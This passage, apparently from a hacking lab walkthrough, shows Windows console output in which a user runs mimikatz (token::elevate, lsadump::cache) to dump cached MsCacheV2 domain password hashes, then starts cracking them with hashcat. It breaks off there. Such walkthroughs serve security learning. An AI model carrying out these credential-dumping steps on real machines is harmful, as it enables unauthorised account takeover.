


```
C:\Windows\system32>cd..

C:\Windows>cd..

C:\>cd users

C:\Users>dir
 Volume in drive C has no label.
 Volume Serial Number is 5838-BDE6

 Directory of C:\Users

09/27/2021  12:14 PM    <DIR>          .
09/27/2021  12:14 PM    <DIR>          ..
09/28/2021  06:46 AM    <DIR>          adm1n
08/17/2021  06:17 PM    <DIR>          admin
09/27/2021  12:15 PM    <DIR>          devans
07/11/2021  11:08 PM    <DIR>          hacker
09/16/2021  06:26 AM    <DIR>          hackercool
09/27/2021  11:45 AM    <DIR>          prathul
09/27/2021  12:23 PM    <DIR>          pratul
07/10/2021  12:47 PM    <DIR>          Public
09/27/2021  01:01 PM    <DIR>          user1
               0 File(s)              0 bytes
              11 Dir(s)  50,563,076,096 bytes free
```




```
C:\Users\user1>dir
 Volume in drive C has no label.
 Volume Serial Number is 5838-BDE6

 Directory of C:\Users\user1

09/27/2021  01:01 PM    <DIR>          .
09/27/2021  01:01 PM    <DIR>          ..
07/10/2021  01:13 PM    <DIR>          3D Objects
07/10/2021  01:13 PM    <DIR>          Contacts
07/10/2021  01:13 PM    <DIR>          Desktop
07/10/2021  01:13 PM    <DIR>          Documents
09/26/2021  06:02 PM    <DIR>          Downloads
07/10/2021  01:13 PM    <DIR>          Favorites
07/10/2021  01:13 PM    <DIR>          Links
09/26/2021  06:31 PM         1,355,680 mimikatz.exe
07/10/2021  01:13 PM    <DIR>          Music
07/10/2021  01:17 PM    <DIR>          OneDrive
07/10/2021  01:14 PM    <DIR>          Pictures
08/16/2021  11:33 PM            13,824 PrintNightmareLPE.exe
07/10/2021  01:13 PM    <DIR>          Saved Games
07/10/2021  01:13 PM    <DIR>          Searches
08/17/2021  12:20 AM               547 shell.exe
07/10/2021  01:13 PM    <DIR>          Videos
08/16/2021  11:33 PM            92,672 vlib.dll
08/16/2021  11:33 PM            14,848 xconsole.exe
```

Now it's time to run mimikatz.




```
C:\Users\user1>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # _
```

The password hashes of a domain controller are not stored in the SAM file of the target system. They are stored on the domain controller. But I am looking for cached passwords and their hashes. So I elevate the token as shown below.




```
mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

572     {0;000003e7} 1 D 41040          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;0010e9df} 1 F 1138811     RECEPTION\adm1n S-1-5-21-1038498625-1165639296-1014451573-1008  (14g,24p
)       Primary
 * Thread Token  : {0;000003e7} 1 D 1210021     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (D
elegation)

mimikatz #
```

and then use lsadump:cache command to find any cached password hashes.




```
mimikatz # lsadump::cache
Domain : RECEPTION
SysKey : a3ed3b7d43a169daf332415c26cc8c8d

Local name : RECEPTION ( S-1-5-21-1038498625-1165639296-1014451573 )
Domain name : SMALLBUSINESS ( S-1-5-21-1780446633-3596251955-4029554075 )
Domain FQDN : smallbusiness.internal

Policy subsystem is : 1.18
LSA Key(s) : 1, default {10c295e6-36b3-ab79-eb4d-38fa797b1068}
  [00] {10c295e6-36b3-ab79-eb4d-38fa797b1068} e39fa41be81a3c415b2d2f989a6473c4631d21862536eabe2a7f689bf93d8408

* Iteration is set to default (10240)

[NL$1 - 8/16/2021 10:38:10 PM]
RID       : 00000452 (1106)
User      : SMALLBUSINESS\prathul
MsCacheV2 : e07382ee91ea75860fd56de2fb690004

[NL$2 - 9/27/2021 12:50:59 PM]
RID       : 00000459 (1113)
User      : SMALLBUSINESS\pratul
MsCacheV2 : fc7584d1f5764d5bb1a069920d672e18

[NL$3 - 9/28/2021 6:34:27 AM]
RID       : 0000045a (1114)
User      : SMALLBUSINESS\devans
MsCacheV2 : 5e244273968ea9263678b563be0a8b8e

mimikatz # _
```

I found MSCACHE V2 hashes of three users belonging to the SMALLBUSINESS domain. I immediately put these hashes for cracking using hashcat.




```
[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit =>


Session..........: hashcat
Status...........: Running
